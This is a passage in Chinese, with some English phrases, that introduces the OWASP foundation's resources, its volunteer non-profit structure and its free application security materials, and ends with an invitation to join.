- 标准安全控制和库。
- 世界各地的地方分会 Local chapters worldwide。
- 前沿研究。
- 全球范围内的广泛会议 conferences worldwide。
- 邮件列表（存档）Mailing lists (archive)。

了解更多信息，请访问：https://www.owasp.org.

所有 OWASP 工具、文档、视频、演示和章节都是免费的，对任何有兴趣提高应用程序安全性的人都是开放的。

我们主张将应用程序安全视为人员、流程和技术问题，因为最有效的应用程序安全方法需要在这些领域进行改进。

OWASP 是一种新型的组织形式。我们不受商业压力的影响，从而能够提供关于应用程序安全的公正、实用且具有成本效益的信息。

OWASP 不隶属于任何技术公司，尽管我们支持在知情的情况下使用商业安全技术。OWASP 以协作、透明和开放的方式生产多种类型的材料。

OWASP 基金会是确保该项目长期成功的非营利实体。几乎所有与 OWASP 相关的人都是志愿者，包括 OWASP 董事会、分会负责人、项目负责人和项目成员。我们通过拨款和基础设施支持创新安全研究。

来加入我们吧！

获取更多资讯